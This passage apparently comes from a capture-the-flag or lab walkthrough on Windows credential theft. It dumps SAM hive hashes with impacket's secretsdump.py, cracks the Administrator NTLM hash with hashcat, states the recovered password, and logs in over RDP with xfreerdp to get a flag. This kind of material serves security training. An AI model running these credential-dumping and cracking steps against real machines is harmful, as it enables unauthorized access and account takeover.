
```
python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam SAM -system SYSTEM LOCAL
```



The Administrator NTLM hash is the marked hashed in the screenshot above – lets crack it, lets put the hash within a file called ‘hash.txt’:

We will use the usual ‘mut_password.list’ as our word list, and the usual hashcat command and NTLM flag of ‘-m 1000’:

```
sudo hashcat -m 1000 hash.txt mut_password.list
```



The Administrator’s password is ‘Liverp00l8!’

Lets RDP login to the Administrator:

```
xfreerdp /v:<target-IP> /u:Administrator /p:Liverp00l8!
/dynamic-resolution
```

Here is our flag!